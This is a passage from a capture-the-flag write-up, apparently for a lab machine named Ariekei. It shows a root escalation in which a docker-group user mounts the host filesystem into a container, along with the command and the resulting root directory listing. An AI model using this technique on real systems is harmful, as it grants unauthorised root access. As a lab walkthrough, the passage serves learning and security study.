The final escalation is fairly straightforward. As the **spanishdancer** user is part of the **Docker** group, it is possible to spawn a bash container with root privileges. The command **docker run -it -v /:/opt bash bash** will create the container and mount the filesystem to the **/opt** directory. The root flag can be obtained from **/opt/root/root.txt**



```
spanishdancer@ariekei:~$ docker run -it -v /:/opt bash bash
bash-4.4# cd /opt/root
bash-4.4# ls -la
total 40
drwx------    3 root     root          4096 Feb 11 17:29 .
drwxr-xr-x   23 root     root          4096 Sep 16  2017 ..
-rw-r--r--    1 root     root          3126 Sep 24  2017 .bashrc
drwx------    2 root     root          4096 Feb 11 17:04 .cache
-rw-r--r--    1 root     root           148 Aug 17  2015 .profile
-rw-------    1 root     root          1024 Sep 24  2017 .rnd
-rw-r--r--    1 root     root            75 Sep 23  2017 .selected_editor
-rw-------    1 root     root          7794 Feb 11 17:27 .viminfo
-r--------    1 root     root            33 Sep 24  2017 root.txt
bash-4.4#
```